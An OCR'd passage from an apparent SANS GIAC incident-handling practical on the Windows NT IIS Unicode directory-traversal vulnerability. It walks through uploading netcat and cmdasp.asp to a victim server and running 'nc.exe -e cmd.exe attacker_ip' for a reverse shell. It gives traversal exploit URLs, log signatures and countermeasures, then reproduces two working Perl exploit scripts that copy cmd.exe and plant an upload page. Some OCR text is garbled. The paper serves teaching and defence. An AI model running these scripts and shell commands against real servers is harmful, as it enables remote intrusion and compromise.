
<http://victim.com/scripts/upload.asp>



Now upload the files netcat, nc.exe, and cmdasp.asp through this GUI interface. Once these are uploaded on the server, simply surf to the cmdasp.asp page using the following URL:


<http://victim.com/scripts/cmdasp.asp>

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)



Now that netcat has been uploaded and the capability to execute commands via cmdasp.asp has been accomplished, exploiting the server is trivial. Before we finish, note my IP address:


Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)



The first step is to start a netcat listener using the command, `nc -l -p 2002`. Then, using the `cmdasp.asp` page, enter the following:

```
C:\inetpub\scripts\nc.exe -v -e cmd.exe attacker_ip 2002
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)



```
C:\WINNT\System32\cmd.exe: nc -p 2002
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>nc -l -p 2002
Microsoft(R) Windows NT[CH]
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows NT IP Configuration


Ethernet adapter E190x1:

    IP Address. . . . . : 147.206.205.48
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . : 147.206.205.100

C:\WINNT\system32>
```


Note that the C:\winnt\system32 shell is “shoveled” back to us. Also, note the IP, which confirms the victim server IP. Simply typing “exit”, takes us back to our machine.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)



A nice program, which is also coded in perl, to determine if you are vulnerable to the Unicode exploit (it also checks for the Double Decode vulnerability), is *iisenc.pl* from securityfocus.com.

Option 2 – Support for the Cyber Defense Initiative (CDI)



Note the telltale “..`%c0%af`..” of the Unicode vulnerability.

Please note a few things up to this point. Even though an interactive command shell has been obtained, it's running in the context of a low-privileged user (either `IUSR_machinename` or `IWAM_machinename`), in our example, the *IUSR_machinename* account. Even though it's a low-privileged user, the attacker can do a great deal of damage with the IUSR privileges, such as defacing the Web page (default.asp in the `wwwroot` directory), read sensitive data, connect to other internal machines, etc. However, the prize would be to escalate to a highly privileged account, such as Administrator or SYSTEM. This will not be covered in this paper.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Signature of the attack:

To exploit HTTP and Web based applications, an attacker usually scans for open port 80. The following is an example taken from my company's firewall logs. It depicts a scan of port 80. The firewall is a Cisco PIX:

```
Jun 21 2001 01:03:14: %PIX-2-106006: Deny inbound TCP from attacker.net/3043 to defender.net.1/80
Jun 21 2001 01:03:15: %PIX-2-106006: Deny inbound TCP from attacker.net/3043 to defender.net.1/80
Jun 21 2001 01:03:16: %PIX-2-106006: Deny inbound TCP from attacker.net/3043 to defender.net.1/80
Jun 21 2001 01:03:17: %PIX-2-106006: Deny inbound TCP from attacker.net/3043 to defender.net.1/80
```

Detect generated by a Cisco PIX Firewall Model 515 running PIX firewall software version 5.02.

Explanation of the firewall log format (from the Cisco documentation):

```
%PIX-2-106006: Deny inbound TCP from faddr/fport to laddr/lport on
interface int_name.
```

Explanation This is a connection-related message. This message is logged if an inbound TCP packet is denied by your security policy.

The detect has been “scrubbed” to make it a little easier to read (the interface name has been eliminated).

Thus, many companies that do not run Web servers for e-commerce and other applications, don't allow port 80 (HTTP) traffic that isn't initiated from an internal IP address to enter. My company's policy, before the e-commerce Web server, used the Authentication Proxy feature (IP HTTP Authentication) of the PIX firewall. Without getting into great detail, basically only HTTP traffic that was initiated from a valid internal IP address was allowed back into the network. However, once the e-commerce applications went live, HTTP traffic had to be allowed to pass through our PIX firewall with less restriction, so another IP HTTP Authentication method had to be used.

The Unicode exploit:

<http://www.victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\>

is shown in the IIS logs as:

```
11:42:23 198.10.10.1 GET /scripts/..../winnt/system32/cmd.exe 200
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

It is important to note that the double decode exploit:

<http://www.victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\>

is shown in the IIS logs as:

```
11:42:23 198.10.10.1 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe 200
```

Note the telltale %5c string.

A netcat utility command to grab banner information from IIS servers, such as:

```
C:\>nc -n 198.10.10.1 80
```

is shown in the IIS logs as:

```
11:42:23 198.10.10.1 HEAD /Default.asp 200
```

An HTTP status code of 200 indicates success. The time/date stamp of this activity probably correlates to or slightly predates the suspected incident, especially in the cases of Web site defacement.

Remember that the HTTP status codes, ranging from 400 to 599, are client or server error. Any vulnerability scanning will incur many error codes of the 404 variety (“file not found”). Also, the source IP should remain static.

Finally, as demonstrated in this practical, looking for the files unicodeloader.pl, upload.asp, upload.inc, sensepost.exe, and cmdasp.asp in writable/executable directories, such as */scripts*, is a dead giveaway of suspicious activity, or that you have been attacked.

How to protect against it:

A number of countermeasures can mitigate the Unicode file system traversal vulnerability (from Hacking Windows 2000 Exposed, pgs. 224 – 226, Joel Scambray and Stuart McClure, Osborne/McGraw-Hill, 2001):

- Apply patch MS00-086.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

- Install the Web Folders on a drive other than the system drive. By moving the IIS 4/5 Webroot to a volume without powerful tools like *cmd.exe*, such exploits aren't feasible.
- Always use NTFS for Web Server volumes and set the ACL's conservatively. IIS 5 provides the Permissions Wizard that walks you through a scenario-based process of setting ACL's.
- Move, rename, or delete any command-line utilities that could assist an attacker, and/or set restrictive permissions on them. The following is at least recommended: set the ACL's on *cmd.exe* and several other powerful executables to Administrator and SYSTEM:Full Control only.
- Remove the Everyone and Users Groups from write and execute ACL's on the server. *IUSR_machinename* and *IWAM_machinename* are members of these groups. Be extra sure that IUSR and IWAM accounts don't have write access to any files or directories on your system – this paper shows what a single writable directory can lead to!

Additionally, the following is very helpful:

- If you use a Cisco PIX Firewall, configure TACAS+ authorization services with an Access Control Server (ACS). This adds authorization rules for IIS Servers. Unless the PIX Firewall username and password combination is exactly the same as a valid Windows NT/2000 username and password combination on the IIS server, the HTTP GET command is denied.
- Use the Virtual HTTP feature of the PIX Firewall.
- Use Ingress filtering.

Consult the PIX Firewall documentation for the details of configuring a PIX Firewall for IIS servers and e-commerce.

Source Code/Pseudo Code:

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Unicodeloader.pl

```
#!/usr/bin/perl
#####
# Unicode upload creator
#
# Works like this - two files (upload.asp and upload.inc - have
# in the same dir as the PERL script) are build in the webroot
# (or anywhere else) using echo and some conversion strings.
# These files allows you to upload any file by
# simply surfing with a browser to the server.
#
# Typical use: (5 easy steps to a shell)
# 1. Find the webroot (duh)- let say its f:\the web pages\theroot
# 2. perl unicodeloader target:80 'f:\the web pages\theroot'
# 3. surf to target/upload.asp and upload nc.exe
# 4. perl unicodexecute3.pl target:80 'f:\the web pages\theroot\nc -l -
p 80 -e cmd.exe'
# 5. telnet target 80
#
# Above procedure will drop you into a shell on the box
# without crashing the server (*winks at Eeye*).
# Of coure you might want to upload other goodies as well
# right after nc.exe - fscan.exe seems a good choice :)
# This procedure is nice for servers that are very tightly
# firewalled; no FTP, RCP or TFTP out of it - as everything
# is client---> server on port 80.
#
# kids, please have a *good* look at the code before you use it :-]
# more info at
http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
#
# 2001/01/24 Roelof Temmingh
# roelof@sensepost.com
# http://www.sensepost.com
#
# PS: if the script breaks during the building of the uploader page
#      you should delete both upload.asp and upload.inc manually
#####
#####

use Socket;

my $runi; my $thedir; $|=1;
open (ASP,"upload.asp") || die "Couldnt open the upload.asp file\n";
open (INC,"upload.inc") || die "Couldnt open the upload.inc file\n";
# -----init
if ($#ARGV<1) {die "Usage: unicodeloader IP:port webroot\n";}
my ($host,$port)=split (/:/,@ARGV[0]);
my $target = inet_aton($host);
my $location=@ARGV[1];
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
print "\nCreating uploading webpage on $host on port $port.\nThe
webroot is $location.\n\n";
# -----find the correct string
my @unis=(
"/scripts/..%c0%af../winnt/system32/cmd.exe?/c",
"/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c",
"/cgi-
bin/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/
c",
"/samples/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd
.exe?/c",
"/iisadmpwd/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/c
md.exe?/c",
"/_vti_cnf/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cm
d.exe?/c",
"/_vti_bin/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cm
d.exe?/c",
"/adsamples/..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/c
md.exe?/c");
my $uni;my $execdir; my $dummy; my $line;
foreach $uni (@unis){
    print "testing directory $uni\n";
    my @results=sendraw("GET $uni+dir HTTP/1.0\r\n\r\n");
    foreach $line (@results){
        if ($line =~ /Directory/) {
            ($dummy,$execdir)=split(/Directory of /,$line);
            $execdir =~ s/\r//g;
            $execdir =~ s/\n//g;
            if ($execdir =~ / /) {$thedir="%22".$execdir;}
            else {$thedir=$execdir;}
            $thedir =~ s/ /%20/g;
            print "farmer brown directory: $thedir\n";
            $runi=$uni; goto further;}
    }
}
die "nope...sorry..not vulnerable\n";

further:
#-----test if upload exists already
my $a=`which ifconfig`; chomp $a;
my $aa=`$a -au | grep -i mask | grep -v 127.0.0.1 | head -n 1`; $aa=~s/
//g;
sendraw("GET /naughty_real_$aa\r\n\r\n");
my $command; my $line;
if ($location =~ / /) {$command="dir %22".$location."%22";}
else {$command="dir ".$location;}
$command=~s/ /+/g;
my @results=sendraw("GET $runi+$command\r\n\r\n");
foreach $line (@results){
    if ($line =~ /upload.asp/) {die "uploader is there already..\n";}
}
# -----test if cmd has been copied:
my $failed=1;
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
my $command="dir $thedir%22";
$command=~s/ /+/g;
my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
my $line;
foreach $line (@results){
    if ($line =~ /denied/) {die "cant do a dir in the directory - try
switching dirs order around\n";}
    if ($line =~ /sensepost.exe/) {print "sensepost.exe found on
system\n"; $failed=0;}
}
#-----we should copy it if its not there
my $failed2=1;
if ($failed==1) {
    print "sensepost.exe not found - lets copy it quick\n";
    $command="copy c:\\winnt\\system32\\cmd.exe
$thedir\\sensepost.exe%22";
    $command=~s/ /+/g;
    my @results2=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
    my $line2;
    foreach $line2 (@results2){
        if (($line2 =~ /copied/ )) {$failed2=0;}
        if (($line2 =~ /denied/ )) {die "access denied to copy here - try
switching dirs order around\n";}
    }
    if ($failed2==1) {die "copy of CMD failed - inspect
manually:\n@results2\n\n";}
}
# ----- we can assume that the cmd.exe is copied from here..
my $path;
($dummy,$path)=split(/:/,$thedir);
$path =~ s/\\//g;
my @unidirs=split(/\\/, $runi);
my $unidir=@unidirs[1];
$runi="/".$unidir."/sensepost.exe?/c";
print "uploading ASP section:\n";
while (<ASP>) {
    chomp;
    s/([<&])/^$1/g; s/\\/%25/g; s/\\>/%3e/g;
    s/\\</%3c/g; s/([\\x0D\\x0A])/\\n/g; s/\\=/%3d/g;
    s/\\&/%26/g; s/\\+/%2b/g;
    if ($location =~ / /) {$command="echo $_ >>
%22".$location."\\upload.asp%22";}
    else {$command="echo $_ >> $location\\upload.asp";}
    $command=~s/ /%20/g;
    @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
    print ".";
    foreach $line (@results){
        if ($line =~ /denied/) {die "sorry, access denied to write the
upload page\n";}
    }
}
close (ASP);
###its really just the same as the previous one
```

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
print "\nuploading the INC section: (this may take a while)\n";
while (<INC>) {
    chomp;
    s/([<^&>])/^$1/g; s/\%//%25/g; s/\>/%3e/g;
    s/\</%3c/g; s/([\x0D\x0A])/ /g; s/\=/%3d/g;
    s/\&/%26/g; s/\+/%2b/g;
    if ($location =~ / /) {$command="echo $_ >>
%22".$location."\\upload.inc%22";}
    else {$command="echo $_ >> $location\\upload.inc";}
    $command=~s/ /%20/g;
    my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
    print ".";
}
close (INC);
print "\nupload page created. \n\nNow simply surf to $host/upload.asp
and enjoy.\n";
print "Files will be uploaded to $location\n";

# -----slightly modified RFP sendraw
sub sendraw {
    my ($pstr)=@_;
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) || die("Socket
problems\n");
    if(connect(S,pack "SnA4x8",2,$port,$target)){
        my @in="";
        select(S); $|=1; print $pstr;
        while(<S>) {
            push @in,$_; last if ($line=~ /^[\\r\\n]+$ /);}
        select(STDOUT); return @in;
    } else { die("connect problems\n"); }
}
# Spidermark: sensepostdata unicodeloader
```

Unicodexecute3.pl

```
#!/usr/bin/perl
#####
# Unicodexecute version3
# includes searches for alternative executable dirs
# please look at the code - you might be surprised what else I added
# checks for access denied added
# thnx to MH for testing etc.
#
# Usage is same as previous version:
# unicodexecute3.pl target:port 'command'
#
# kids - please look at the code before you use it...:-]
# more info at
http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
#
# 2001/01/24 Roelof Temmingh
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
# roelof@sensepost.com
# http://www.sensepost.com
#####

use Socket;
my $runi; my $thedir; $|=1;
# -----init
if ($#ARGV<1) {die "Usage: unicodexecute3 IP:port command\n";}
my ($host,$port)=split(/:/,@ARGV[0]);
my $target = inet_aton($host);
my $thecommand=@ARGV[1];
# -----find the correct directory
my @unis=(
"/iisadmpwd/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/c
md.exe?/c",
"/msadc/...%0%af.../...%0%af.../...%0%af.../winnt/system32/cmd.exe?/c",
"/scripts/...%0%af.../winnt/system32/cmd.exe?/c",
"/cgi-
bin/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/cmd.exe?/
c",
"/samples/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/cmd
.exe?/c",
"/_vti_cnf/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/cm
d.exe?/c",
"/_vti_bin/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/cm
d.exe?/c",
"/adsamples/...%0%af...%0%af...%0%af...%0%af...%0%af.../winnt/system32/c
md.exe?/c");
my $uni;my $execdir; my $dummy; my $line;
foreach $uni (@unis){
    print "testing directory $uni\n";
    my @results=sendraw("GET $uni+dir HTTP/1.0\r\n\r\n");
    foreach $line (@results){
        if ($line =~ /Directory/) {
            ($dummy,$execdir)=split(/Directory of /,$line);
            $execdir =~ s/\r//g;
            $execdir =~ s/\n//g;
            if ($execdir =~ / /) {$thedir="%22".$execdir; $thedir=~ s/ /%20/g;}
            else {$thedir=$execdir;}
            print "farmer brown directory: $thedir\n";
            $runi=$uni; goto further;}
    }
}
die "nope...sorry..not vulnerable\n";

further:
# -----test if cmd has been copied:
my $a=`which ifconfig`; chomp $a;
my $aa=`$a -au | grep -i mask | grep -v 127.0.0.1 | head -n 1`; $aa=~s/
//g;
sendraw("GET /naughty_real_$aa\r\n\r\n");
my $failed=1;
my @unidirs=split(/\//,$runi);
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

```
my $unidir=@unidirs[1];
my $command="dir $thedir%22";
$command=~s/ /\+/g;
my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
my $line;
foreach $line (@results){
    if ($line =~ /denied/) {die "can't access above directory - try
switching dirs order around\n";}
    if ($line =~ /sensepost.exe/) {print "sensepost.exe found on
system\n"; $failed=0;}
}
#-----we should copy it
my $failed2=1;
if ($failed==1) {
    print "sensepost.exe not found - lets copy it\n";
    $command="copy c:\\winnt\\system32\\cmd.exe
$thedir\\sensepost.exe%22";
